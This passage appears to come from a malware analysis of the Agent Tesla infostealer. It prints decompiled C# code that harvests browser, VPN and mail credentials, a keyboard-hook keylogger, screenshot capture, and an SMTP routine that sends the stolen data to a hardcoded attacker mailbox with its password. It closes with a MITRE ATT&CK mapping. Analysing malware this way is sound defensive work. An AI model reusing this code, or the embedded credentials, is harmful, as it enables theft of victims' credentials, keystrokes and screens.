    new global::A.b.Y<string, string, bool>("Chromium", Path.Combine(folderPath, "Chromium\\User Data"), true),
    new global::A.b.Y<string, string, bool>("7Star", Path.Combine(folderPath, "7Star\\7Star\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Torch Browser", Path.Combine(folderPath, "Torch\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Cool Novo", Path.Combine(folderPath, "MapleStudio\\ChromePlus\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Kometa", Path.Combine(folderPath, "Kometa\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Amigo", Path.Combine(folderPath, "Amigo\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Brave", Path.Combine(folderPath, "BraveSoftware\\Brave-Browser\\User Data"), true),
    new global::A.b.Y<string, string, bool>("CentBrowser", Path.Combine(folderPath, "CentBrowser\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Chedot", Path.Combine(folderPath, "Chedot\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Orbitum", Path.Combine(folderPath, "Orbitum\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Sputnik", Path.Combine(folderPath, "Sputnik\\Sputnik\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Comodo Dragon", Path.Combine(folderPath, "Comodo\\Dragon\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Vivaldi", Path.Combine(folderPath, "Vivaldi\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Citrio", Path.Combine(folderPath, "CatalinaGroup\\Citrio\\User Data"), true),
    new global::A.b.Y<string, string, bool>("360 Browser", Path.Combine(folderPath, "360Chrome\\Chrome\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Uran", Path.Combine(folderPath, "uCozMedia\\Uran\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Liebao Browser", Path.Combine(folderPath, "liebao\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Elements Browser", Path.Combine(folderPath, "Elements Browser\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Epic Privacy", Path.Combine(folderPath, "Epic Privacy Browser\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Coccoc", Path.Combine(folderPath, "CocCoc\\Browser\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Sleipnir 6", Path.Combine(folderPath, "Fenrir Inc\\Sleipnir5\\setting\\modules\\
        ChromiumViewer"), true),
    new global::A.b.Y<string, string, bool>("QIP Surf", Path.Combine(folderPath, "QIP Surf\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Coowon", Path.Combine(folderPath, "Coowon\\Coowon\\User Data"), true)
});
try
{
    foreach (object obj2 in ((IEnumerable)obj))

```

## Web Browsers:

"Chrome", "Firefox", "Edge", "Opera Browser ", "Safari", "SRWare Iron", "CoolNovo", "QQ Browser", "UC Browser", "Elements Browser", "QIP Surf", "Epic Privacy", "Amigo", "Coccoc", "Coowon", "Torch Browser", "Orbitum", "Yandex Browser", "Sputnik", "Chedot", "Vivaldi", "Iridium Browser", "360 Browser", "Chromium", "Sleipnir 6", "Liebao Browser", "IceCat ", "CentBrowser", Brave, "Cool Novo", "Citrio", "Uran", "7Star", "Kometa", "Comodo Dragon", "K-Meleon", "FALKON", "WaterFox", "PaleMoon", "UCBrowser", "IceDragon", "QQBrowser", "SeaMonkey", "BlackHawk", etc

```

internal static List<global::A.b.x> N()
{
    List<global::A.b.x> result = new List<global::A.b.x>();
    try
    {
        try
        {
            if (Registry.CurrentUser.OpenSubKey("Software\\OpenVPN-GUI\\configs", true) == null)
            {
                return result;
            }
        }
        catch (Exception ex)
        {
            return result;
        }
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\OpenVPN-GUI\\configs", true);
        string[] subKeyNames = registryKey.GetSubKeyNames();
        foreach (string text in subKeyNames)
        {
            try
            {
                RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("Software\\OpenVPN-GUI\\configs\\" + text, true);
                string @string = Encoding.Unicode.GetString((byte[])registryKey2.GetValue("username"));
                byte[] array2 = (byte[])registryKey2.GetValue("auth-data");
                byte[] array3 = (byte[])registryKey2.GetValue("entropy");
                Array.Resize<byte>(ref array3, checked(array3.Length - 1));
                string password = global::A.b.e.B(array2, array3);
                global::A.b.x x = new global::A.b.x();
                x.URL = global::A.b.e.A(text);
                x.UserName = @string;
                x.Password = password;
                x.Browser = "Open VPN";
            }
            catch (Exception ex2)
            {
            }
        }
    }
    catch (Exception ex3)
    {
        return new List<global::A.b.x>();
    }
    return result;
}

```

## VPN, FTP Clients and Download Managers:

"FileZilla", "DownloadManager", "jDownloader", "OpenVPN", "SmartFTP", "FTPGetter", "WS\_FTP ", "CFTP",  
 "FTP Navigator", "CoreFTP", "WinSCP", "FlashFXP"

## Email Clients and Messenger Clients:

"Postbox", "Foxmail", "Eudora", "Mailbird", "Becky!", "Opera Mail", "Outlook", "Thunderbird",  
 "eM Client", "IncrediMail", "Claws-mail", "The Bat!", "Pocomail« "Psi", "Trillian"

// Token: 0x060000FF RID: 255 RVA: 0x000115C8 File Offset: 0x0000F9C8

internal static List<global::A.b.x> W()

```
{
    string text = "";
    List<global::A.b.x> list = new List<global::A.b.x>();
    string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    checked
    {
        if (File.Exists(text2 + "\\Opera Mail\\Opera Mail\\wand.dat"))
        {
            text2 += "\\Opera Mail\\Opera Mail\\wand.dat";
            List<global::A.b.x> result;
            try
            {
                byte[] array = File.ReadAllBytes(text2);
                int num = 0;
                int num2 = array.Length - 5;
                for (int i = num; i <= num2; i++)
                {
                    if (array[i] == 0 && array[i + 1] == 0 && array[i + 2] == 0 && array[i + 3] == 8)
                    {
                        int num3 = (int)array[i + 15];
                        byte[] array2 = new byte[8];
                        byte[] array3 = new byte[num3 - 1 + 1];
                        Array.Copy(array, i + 4, array2, 0, array2.Length);
                        Array.Copy(array, i + 16, array3, 0, array3.Length);
                        text = Conversions.ToString(Operators.AddObject(text, Operators.ConcatenateObject(global::A.b.e.b
                            (array2, array3), "\\r\\n"))));
                        i += 11 + num3;
                    }
                }
            }
            text = global::A.b.e.E(text);
        }
    }
}
```

Aa Abi \*

```
// Token: 0x0600009D RID: 157 RVA: 0x00009A14 File Offset: 0x00007E14
public void A()
{
    checked
    {
        try
        {
            int num = 0;
            do
            {
                this.A = (IntPtr)global::A.b.D.A(13, this.A, (IntPtr)Marshal.GetINSTANCE
                (Assembly.GetExecutingAssembly().GetModules()[0]).ToInt32(), 0);
                if (this.A != IntPtr.Zero)
                {
                    break;
                }
                num++;
            }
            while (num <= 10);
        }
        catch (Exception ex)
        {
        }
    }
}
```

WH\_KEYBOARD\_LL

13

Installs a hook procedure that monitors low-level keyboard input events. For more information, see the `LowLevelKeyboardProc` hook procedure.

```
// Token: 0x06000095 RID: 149
[DllImport("User32.dll", CallingConvention = CallingConvention.StdCall, CharSet = CharSet.Auto,
    EntryPoint = "SetWindowsHookEx")]
private static extern int A(int, global::A.b.D.C, IntPtr, int);
```

In addition to these, the attacker uses a keylogger in this sample.

It sets a hook on the Windows message WH\_KEYBOARD\_LL (13) by calling the API function `SetWindowsHookEx ()`, so it can obtain all keyboard strokes when the victim typing.

```
private static void SS(object A_0, ElapsedEventArgs A_1)
{
    try
    {
        Size blockRegionSize = new Size(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
        Bitmap bitmap = new Bitmap(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
        EncoderParameters encoderParameters = new EncoderParameters(1);
        System.Drawing.Imaging.Encoder quality = System.Drawing.Imaging.Encoder.Quality;
        ImageCodecInfo encoder = global::A.b.A(ImageFormat.Jpeg);
        EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
        encoderParameters.Param[0] = encoderParameter;
        Graphics graphics = Graphics.FromImage(bitmap);
        Graphics graphics2 = graphics;
        Point point = new Point(0, 0);
        Point upperLeftSource = point;
        Point upperLeftDestination = new Point(0, 0);
        graphics2.CopyFromScreen(upperLeftSource, upperLeftDestination, blockRegionSize);
        MemoryStream memoryStream = new MemoryStream();
        bitmap.Save(memoryStream, encoder, encoderParameters);
        memoryStream.Position = 0L;
        if (global::A.b.A == 0)
        {
            if (global::A.b.A)
            {
                global::A.b.A(4, Convert.ToBase64String(memoryStream.ToArray()));
            }
        }
        else if (global::A.b.A == 1)
        {
            global::A.b.A(global::A.b.a("SC"), global::A.b.E(), memoryStream, 1);
        }
        else if (global::A.b.A == 2)
        {
            global::A.b.A(memoryStream.ToArray(), string.Concat(new string[]

```

An attacker can take a periodic screenshot depending on the configuration.

In this version, the image from the victim's pc is relayed to the remote server every 20 min.

```

1927 // Token: 0x06000032 RID: 50 RVA: 0x00005630 File Offset: 0x00003A30
1928 public static bool A(string A_0, string A_1, MemoryStream A_2 = null, int A_3 = 0)
1929 {
1930     bool result;
1931     try
1932     {
1933         SmtplibClient smtpClient = new SmtplibClient();
1934         NetworkCredential credentials = new NetworkCredential("kondakonda@karanex.com", "d0n001t0101");
1935         smtpClient.Host = "webmail.karanex.com";
1936         smtpClient.EnableSsl = false;
1937         smtpClient.UseDefaultCredentials = false;
1938         smtpClient.Credentials = credentials;
1939         smtpClient.Port = 587;
1940         MailAddress to = new MailAddress("kondakonda@karanex.com");
1941         MailAddress from = new MailAddress("kondakonda@karanex.com");
1942         MailMessage mailMessage = new MailMessage(from, to);
1943         mailMessage.Subject = A_0;
1944         if (false & A_3 == 0)
1945         {
1946             mailMessage.IsBodyHtml = false;
1947             byte[] bytes = Encoding.UTF8.GetBytes(A_1);
1948             MemoryStream contentStream = new MemoryStream(bytes);
1949             Attachment attachment = new Attachment(contentStream, new ContentType
1950             {
1951                 MediaType = "text/html",

```

After harvesting the credentials, the obtained data is sent to the server with a few magic flags depending on the type. The method used can even be over Smtplib, Ftp, Http, or Telegram, depending on the configuration.

These are: "CO\_" for cookie, "KL\_" for keylogger and clipboard data, "PW\_" for credential and "SC\_" for Screenshot's

Example: : PW\_Lab - LAB-Windows7 – Timestamp

```

// Token: 0x0600002D RID: 45 RVA: 0x00003DA4 File Offset: 0x000021A4
private static void C(object A_0, EventArgs A_1)
{
    try
    {
        string text = global::A.b.A(2, "");
        if (text.Contains("uninstall"))
        {
            try
            {
                Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows", true).DeleteValue("Load");
            }
            catch (Exception ex)
            {
            }
            try
            {
                Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true).DeleteValue("%insregname%");
            }
            catch (Exception ex2)
            {
            }
            try
            {
                File.Delete(global::A.b.b);
            }
            catch (Exception ex3)
            {
            }
            try
            {
                global::A.b.f();
            }
            catch (Exception ex4)
            {
            }
            Application.Exit();
        }
    }
    catch (Exception ex5)
    {
    }
}

```

The attacker may also choose to remotely remove Agent Tesla with the "uninstall" command.



# MITRE ATT&CK

Discovery	Execution	Persistence	Defense Evasion	Privilege Escalation	Collection	Credential Access
Account Discovery	Windows Management Instrumentation	Registry Run Keys Startup Folder	Hidden Window	Bypass User Account Control	Automated Collection	Hooking
System Information Discovery	Execution through API	Change Default File Association	Virtualization/ Sandbox Evasion	Process Injection	Data from Local System	Input Capture
Query Registry	Scheduled Task /Job	Windows Management Instrumentation Event Subscription	Software Packing	Hooking	Input Capture	Credentials in Registry
Process Discovery		DLL SideLoading	Obfuscated Files or Information			Credentials in Files
File and Directory Discovery		Hooking	Disable or Modify Tools			Credential Dumping

